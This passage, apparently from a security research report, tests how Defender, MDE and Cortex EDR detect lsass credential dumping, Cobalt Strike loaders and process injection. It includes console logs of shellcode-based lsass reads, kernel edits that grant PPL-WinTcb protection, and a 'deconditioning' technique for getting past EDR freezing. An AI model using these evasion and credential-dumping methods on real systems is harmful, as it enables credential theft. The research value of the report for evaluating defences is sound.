The image below shows a PoC dump of lsass via shellcode, note the “eeddeedd” heap identifier in both memory dumps. On the top, the read_lsass_heap.bin shellcode is invoked via runshc.exe [77] with PPL-WinTcb protections to enable access to the lsass.exe process. On the right is the result of the read, and on the left the dumped and parsed lsass heap. Process explorer can create a full dump of lsass, when it is executed as a PPL-Lsa (or higher) process. Then the lsass.dmp can be parsed and displayed with WinDbg.

```
[+] Creating Process 'C:\Users\Public\Downloads\runshc64.exe C:\Users\Public\Downloads\read_lsass_heap.bin'
[+] Created Process with PID 9280
[+] Process with PID 9280 opened (PROCESS_QUERY_LIMITED_INFORMATION)
[+] Process object (EPROCESS) found, 0xFFFF98810563E080
[+] EPROCESS->PS_PROTECTION, 0xFFFF98810563E67A
[+] Kernel memory read at FFFF98810563E67A succeeded
    PsProtection->Type: 0 (PsProtectedTypeNone)
    PsProtection->Signer: 0 (PsProtectedSignerNone)
    PsProtection->Audit: 0
[+] Process object modified
[+] Kernel memory read at FFFF98810563E67A succeeded
    New PsProtection: 0x61
    PsProtection->Type: 1 (PsProtectedTypeProtectedLight)
    PsProtection->Signer: 6 (PsProtectedSignerWinTcb)
    PsProtection->Audit: 0
[*] Reading module from: C:\Users\Public\Downloads\read_lsass_heap.bin
>>> Creating a new thread...
[*] Running the shellcode [2042a330000 - 2042a330728]

0:000> !heap
Heap Address      NT/Segment Heap
000001df00000000 Segment Heap
000001deffb40000 NT Heap
000001deffb30000 NT Heap
000001df00400000 Segment Heap
000001df00800000 Segment Heap
0:000> dc 000001df00000000 L80
000001df`00000000 01000000 00000000 00000000 00000000
000001df`00000010 ddeeddee 00000000 00000000 00000000
000001df`00000020 00000000 00000000 00000000 00000000
000001df`00000030 00000000 00000000 00102040 000001df
000001df`00000040 00000000 00000000 00000000 00000000
000001df`00000050 00000000 00000000 00000000 00000000
000001df`00000060 00000000 00000000 00000000 00000000
000001df`00000070 00000000 00000000 00000000 00000000
000001df`00000080 00000000 00000000 00000409 00000000
000001df`00000090 00000000 00000000 00000000 00000000
000001df`000000a0 00000000 00000000 00000000 00000000
000001df`000000b0 00000000 00000000 00000000 00000000
000001df`000000c0 00000000 00000000 00000000 00000000
000001df`000000d0 00000000 00000000 00000000 00000000
000001df`000000e0 00000000 00000000 00000000 00000000
000001df`000000f0 00004280 000001df 00005000 000001df
000001df`00000100 0001e000 000001df 00100000 000001df
000001df`00000110 00000000 00000000 00000000 00000000
000001df`00000120 00000000 00000000 00000000 00000000
```

Figure 33. Reading the first Kb of Isass' default heap (right), verified with an actual dump (left).

Deconditioning and Dumping Lsass

The following steps are needed to dump the Lsass process; First get a handle to the Lsass process, which means the dumper needs to run with PPL-Lsa rights or higher, or the PPL of the Lsass process is removed. Then open a file for writing, and call MiniDumpWriteDump from dbghelp.dll with both these handles, which will create the wanted memory dump.

All three tested EDRs freeze Lsass dumping processes, as soon as they detect the malicious behaviour i.e. MiniDumpWriteDump writing Lsass memory to disk. With the correct deconditioning, meaning dumping 20 non-critical processes beforehand, the dumper is ultimately no longer frozen and can create the dump on disk. However this file is always detected, and results in the dump and the dumper being detected, see below.




Figure 34. Successful dumping results in detecting the Lsass.dmp file, instead of a freeze.

The first successful Lsass dump was on 30.11.2025. A few days later Microsoft may have published new behaviour rules for Lsass dumping detection, and the same deconditioning strategy is “detected” again and thus freezes the dumper again. Further adaptations of the dumper eventually allowed it to work again. Some versions of the deconditioning have to be run multiple times, or have to be run in certain order, i.e. dumper-v1.exe, dumper-v2.exe, dumper-v3.exe to work again. It is yet unclear why.

MiniDumpWriteDump Procedure

Dumping the Lsass’ memory with MiniDumpWriteDump seems to be structured as follows: First the process layout is read, 8 bytes are read per NtReadVirtualMemory, then groups of 312, 80, 66, and 8 bytes, and finally one blob of over 6kB. Then the dump process opens 12 threads with the Lsass process as the target. Memory reads, in groups of 96 and 8 bytes, are visible per “open thread” call. Further the attack loads the psapi.dll and versions.dll, and 75 more memory reads from attack to Lsass are visible. Finally the actual dumping of Lsass seems to start. The dump is organised into groups, and there are 14 groups visible. Each group starts with reading 64, 528, 8 and 8 bytes, and then chunks of 136 bytes.

All above reads are suspected to simply read the memory layout, i.e. where the heap, loaded modules, etc. are located. A successful dump (when deconditioned correctly

beforehand) then starts to read in chunks of 8kB up to 64kB. This is assumed to be the actual “sensitive” memory, containing the secrets and passwords.

Other Lsass Dumping Variants

WinDbg cannot attach to the Lsass process, even when run as a PPL-WinTcb. Lsass freezes and ultimately the whole VM freezes, only to be recoverable with a reboot. TaskManager can also not be run as PPL-WinTcb. Creating a full dump of Lsass.exe with ProcExp64 raises an alert, but does not terminate procexp64, as seen below.




Figure 35. The creation of Lsass.dmp by Process Explorer raises an alert.

Also loading an Lsass dump into WinDbg is detected and stopped when MDE or Defender is active.





Figure 36. Cannot load an Lsass dump into the debugger, when Defender is active.

Temporal-Behavioural Detection or Exhaustion

Defender for Individuals and MDE appear to store “known bad” behavior of processes and classify further executions of similar attacks the same, meaning other bypass strategies of the same attack are classified just as the first attack variant.

Conversely, the inverse also seems to hold. Non-malicious behaviour is also stored temporarily, presumably to increase system performance. Shortly after the initial successful attack with the deconditioning strategy, the standard (null) strategy also works.

*In the following tests the \EDR-Introspection\ folder is excluded from Defender, meaning known bad files are not deleted after detection, and only malicious behaviour at runtime is blocked, not the initial execution.



```

Administrator: Windows PowerShell
PS C:\WINDOWS\system32> while (1) { Write-Host $(Get-Date) $(Get-Process LsassReader*).Id; Sleep 5 }
01.12.2025 20:50:00
01.12.2025 20:50:05 4952
01.12.2025 20:50:10 4952
01.12.2025 20:50:15 4952
01.12.2025 20:50:19 4952
01.12.2025 20:50:24 4952
01.12.2025 20:50:29
PS C:\WINDOWS\system32>

Administrator: Windows PowerShell
PS C:\WINDOWS\system32> C:\Users\hacker\source\repos\EDR-Introspection\x64\Release\attacks\LsassReader-deconditioning.exe
[+] Doing anti emulation calc operations for about 5 sec
[+] Calculated for approximately 2783 ms
[+] Reader started with PID 4952
[+] Running 'deconditioning+antiEmulation+obfuscation' config
[<] Before creating proc snapshot
[>] After creating proc snapshot
[<] Before decrypting strings
[>] After decrypting strings
[<] Before opening out file
[>] After opening out file handle
[<] Before resolving function
[>] After resolving function
[+] Starting deconditioning
[+] Dumping 5564
[+] Dumping 5592
[+] Dumping 10572
[+] Dumping 4092
[+] Dumping 5320
[+] Dumping 11532
[+] Dumping 5340
[+] Dumping 6052
[+] Dumping 5564
[+] Dumping 5592
[+] Dumping 10572
[+] Dumping 4092
[+] Dumping 5320
[+] Dumping 11532
[+] Dumping 5340
[+] Dumping 6052
[+] Dumping 5564
[+] Dumping 5592
[+] Dumping 10572
[+] Dumping 4092
[+] Finished deconditioning, dumped 20 procs
[<] Before decrypting target proc string
[>] After decrypting target proc string
[<] Before finding pid
[>] After finding pid: 1016
[<] Before opening process handle
[>] After opening process handle
[<] Before creating dump
[>] After creating dump
[+] Attack done
PS C:\WINDOWS\system32>
  
```

Figure 37. The first run of LsassReader-deconditioning.exe is successful.

```

Administrator: Windows PowerShell
PS C:\WINDOWS\system32> Get-Date; (Get-FileHash C:\Users\hacker\source\repos\EDR-Introspection\x64\Release\attacks\LsassReader-standard.exe).Hash

Montag, 1. Dezember 2025 21:01:39
828B7D7A324561AA52DF83C3F995F4CFAF9310D5190335F9EAB86B9393697D14

Administrator: Windows PowerShell
PS C:\WINDOWS\system32> C:\Users\hacker\source\repos\EDR-Introspection\x64\Release\attacks\LsassReader-standard.exe
[+] Reader started with PID 8212
[+] Running 'standard' config
[<] Before creating proc snapshot
[>] After creating proc snapshot
[<] Before opening out file
[>] After opening out file handle
[<] Before resolving function
[>] After resolving function
[<] Before finding pid
[>] After finding pid: 1016
[<] Before opening process handle
[>] After opening process handle
[<] Before creating dump
[>] After creating dump
[+] Attack done
  
```

Figure 38. Now the *LsassReader-standard.exe* also does not raise behavioural alerts.

Only after *LsassReader-standard.exe* raises an alert, for example by copying it to a non-excluded folder (1), future executions of the standard strategy are behaviourally detected and blocked. The file is unmodified, as the hash still matches (2). When the standard variant is executed (3), the system eventually hangs before the *LsassReader* is able to dump the *lsass* process (4). The system hang can also be verified by the large time difference, 20 seconds instead of 5 seconds, marked in the red square top left.

```

Administrator: Windows PowerShell
PS C:\WINDOWS\system32> Get-Date; (Get-FileHash C:\Users\hacker\source\repos\EDR-Introspection\x64\Release\attacks\LsassReader-standard.exe).Hash; while (1) { Write-Host $(Get-Date) $(Get-Process LsassReader*).Id; Sleep 5 }

Montag, 1. Dezember 2025 21:14:28
828B7D7A324561AA52DF83C3F995F4CFAF9310D5190335F9EAB86B9393697D14
01.12.2025 21:14:28
01.12.2025 21:14:33 12172
01.12.2025 21:14:39 12172
01.12.2025 21:14:59
PS C:\WINDOWS\system32>

Administrator: Windows PowerShell
PS C:\WINDOWS\system32> cp C:\Users\hacker\source\repos\EDR-Introspection\x64\Release\attacks\LsassReader-standard.exe C:\Users\Public\Downloads\LsassReader-standard.exe; C:\Users\Public\Downloads\LsassReader-standard.exe
Program 'LsassReader-standard.exe' failed to run: Operation did not complete successfully because the file contains a virus or potentially unwanted softwareAt line:1 char:148
+ ... ader-standard.exe; C:\Users\Public\Downloads\LsassReader-standard.exe
+ ~~~~~
At line:1 char:148
+ ... ader-standard.exe; C:\Users\Public\Downloads\LsassReader-standard.exe
+ ~~~~~
+ CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
+ FullyQualifiedErrorId : NativeCommandFailed

PS C:\WINDOWS\system32> C:\Users\hacker\source\repos\EDR-Introspection\x64\Release\attacks\LsassReader-standard.exe
[+] Reader started with PID 12172
[+] Running 'standard' config
[<] Before creating proc snapshot
[>] After creating proc snapshot
[<] Before opening out file
[>] After opening out file handle
[<] Before resolving function
[>] After resolving function
[<] Before finding pid
[>] After finding pid: 1016
[<] Before opening process handle
[>] After opening process handle
[<] Before creating dump
PS C:\WINDOWS\system32>
  
```

Figure 39. After a triggered alert, the temporal behavioural exhaustion is reset for all *lsass* readers.

And because of the now “known bad” behaviour of LsassReader(x).exe, the deconditioning strategy is also behaviourally detected and the system hangs before the attack can dump the Lsass process, see again the red square top left.

```

Administrator: Windows PowerShell
PS C:\WINDOWS\system32> while (1) { Write-Host $(Get-Date) $(Get-Process LsassReader*).Id; Sleep 5 }
01.12.2025 21:16:51
01.12.2025 21:16:55 4508
01.12.2025 21:17:00 4508
01.12.2025 21:17:05 4508
01.12.2025 21:17:10 4508
01.12.2025 21:17:15 4508
01.12.2025 21:17:40 4508
PS C:\WINDOWS\system32>

Administrator: Windows PowerShell
PS C:\WINDOWS\system32> C:\Users\hacker\source\repos\EDR-Introspection\x64\Release\attacks\LsassReader-deconditioning.exe
[+] Doing anti emulation calc operations for about 5 sec
[+] Calculated for approximately 2772 ms
[+] Reader started with PID 4508
[+] Running 'deconditioning+antiEmulation+obfuscation' config
[<] Before creating proc snapshot
[>] After creating proc snapshot
[<] Before decrypting strings
[>] After decrypting strings
[<] Before opening out file
[>] After opening out file handle
[<] Before resolving function
[>] After resolving function
[+] Starting deconditioning
[+] Dumping 5564
[+] Dumping 5592
[+] Dumping 10572
[+] Dumping 4092
[+] Dumping 5320
[+] Dumping 5340
[+] Dumping 6052
[+] Dumping 10800
[+] Dumping 5564
[+] Dumping 5592
[+] Dumping 10572
[+] Dumping 4092
[+] Dumping 5320
[+] Dumping 5340
[+] Dumping 6052
[+] Dumping 10800
[+] Dumping 5564
[+] Dumping 5592
[+] Dumping 10572
[+] Dumping 4092
[+] Finished deconditioning, dumped 20 procs
[<] Before decrypting target proc string
[>] After decrypting target proc string
[<] Before finding pid
[>] After finding pid: 1016
[<] Before opening process handle
[>] After opening process handle
[<] Before creating dump
PS C:\WINDOWS\system32>
  
```

Figure 40. After a triggered alert, all LsassReader(x).exe variants are blocked.

MDE Detection Notes

This subchapter contains three alerts emitted by MDE during the test runs of the three different attacks.

MDE detects CS XOR Loaders




Figure 41. Only the XOR loader and not the CS bytes are detected, due to the generic Wacatac alert.

MDE detects Process Injection




Figure 42. MDE detects the Process Injection attack, only at the repeated executions however.

MDE detects LsassReader




Figure 43. Suspicious behaviour is identified in the Lsass reader exe, after the dumping completed.

Cortex EDR Notes

The following subchapter contains the emitted alerts by Cortex during the test runs. Even with limited visibility to Cortex' actions, an invocation of CyDump.exe is also recorded after an attack is detected. The first paragraph discusses further peculiarities with regards to Cortex' behaviour.

Cortex EDR terminating KDU

Cortex EDR does *not* terminate KDU.exe, the parent process of EDRI.exe and finally attack.exe, when using deconditioning strategies. It does however terminate KDU.exe after about 5 seconds when using any other strategy, right after EDRI.exe is invoked by KDU.exe. There is no obvious reason for this termination behaviour. Firstly, if the termination would result from emulation of the EDRI.exe and the following attack.exe, the anti-emulation strategy should show the same "non-terminating" behaviour. Secondly, it is observed over all attacks, which should not share any similarities beyond the name "deconditioning" and its longer execution time.

Detecting C2 Traffic



Figure 44. All CobaltStrike attacks are detected via network patterns.

CyDump.exe invoked

```
[>] After starting the attack exe
[+] EDRi: Waiting for the attack exe to finish...
[+] Utils: New proc started at runtime: 7212:cydump.exe
[+] Utils: New proc started at runtime: 3968:cyrprtui.exe
[+] ETW: Attack termination detected
```

Figure 45. The strategies standard and obfuscation for CobaltStrike loader trigger cydump.exe.

The cydump.exe is started as soon as CS has finished loading, suggesting a behaviour trigger to invoke the cydump.exe. Conversely, it still does not detect the CS loader. When the first callback is triggered however, the above window is displayed, reporting a suspicious network connection detected.

Also the cydump.exe is not invoked when using anti-emulation or deconditioning:

```
[+] EDRi: Waiting for the attack exe to finish...
[+] Utils: New proc started at runtime: 9168:cyrprtui.exe
[+] ETW: Attack termination detected
```

Figure 46. Cydump.exe is not triggered when using a delayed start.

Even with the network and cydump.exe triggers, all CS attacks succeed:

```
[12/15 11:59:10] beacon> inline-execute /home/user/cobaltstrike/BOF/whoami.x64.o
[12/15 11:59:10] [*] Tasked beacon to inline-execute /home/user/cobaltstrike/BOF/whoami.x64.o
[12/15 11:59:40] [+] host called home, sent: 6906 bytes
[12/15 11:59:40] [+] received output:

UserName          SID
=====
EDRLAB02\admin    S-1-5-21-3054091255-1269268433-2421739957-1001
```

Figure 47. The beacon returns the output of the executed command (whoami).

Detecting Lsass Dumper

Same as Defender and MDE, Cortex EDR detects the Lsass dump, shows six alerts and suspends the attack when deconditioning is not used. Deconditioning still shows these six alerts, but the system is no longer frozen and the dump is successful.




Figure 48. Cortex EDR showing six alerts from one attack; Lsass is about to get dumped.

Updating KDU

Prior to this work KDU was unable to spawn PPL processes on Windows 11 (Version 10.0.26100). As seen in the screenshot below the process is started, the kernel memory is altered but the process is ultimately not recognised as PPL:

